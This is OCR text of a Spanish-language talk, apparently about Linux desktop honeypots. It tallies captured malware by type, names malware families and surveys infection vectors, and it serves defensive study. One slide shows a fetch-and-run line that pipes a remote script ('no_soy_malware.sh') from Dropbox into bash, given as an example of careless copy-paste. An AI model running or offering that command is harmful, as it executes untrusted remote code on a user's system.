
1

1

1

1

Cantidad de Malware por tipo de escritorio




Default Desktop	
MINEROS	7
DDOS botnet	6


GNUHealt Desktop	
MINEROS	2
Ransomware	1
Troyano	1

GamerDesktop	
MINEROS	6
DDOS botnet	4
Backdors	4
Trojanos	1
Remote Acess Tools	2

Malware Ejecutado



Detalles de Malware



SH/Coinminer
Linux.BitCoinMiner.D
BitCoinMiner-AK
Generic.Bash.MiraiA.FC746407
Linux.BackDoor.Fgt.1
Linux.Agent5.Gen!c
Linux.Mokes
Java/Adwind
Linux/Erebus.487166

Ya se lo que diran..

El vector de Infección es tan grande como su imaginación!!

Iso Linux Mint Backdoor

https://blog.linuxmint.com/?p=2994

Github ?


https://blog.avast.com/greedy-cybercriminals-host-malware-on-github?ref=cj&utm_medium=affiliate&utm_source=commissionjunction&utm_campaign=6158287&couponfield=yes

- Torrent Vmware-Linux con Troyano
- N00b Copy/Paste 

wget -O - http://dl.dropbox.com/u/11210438/no_soy_malware.sh | bash

Si como su imaginacion..

Scarlett Johansson Minera




https://www.imperva.com/blog/2018/03/deep-dive-database-attacks-scarlett-johanssons-picture-used-for-crypto-mining-on-postgre-database/

GNOME Wallpaper Malicioso

https://ubuntuforums.org/showthread.php?t=1349678

Linux is for P0rn?



Fuente: www.reddit.com


Conclusión

- Escaneos activos a VNC

- Puntos Importantes al implementar un Honeypot

- Instalaria un AV en mi PC LINUX ? .....

1.63 %



- Hablar con la verdad a los nuevos usuarios

- No todo el Software libre es confiable

Gracias

@daniel_sal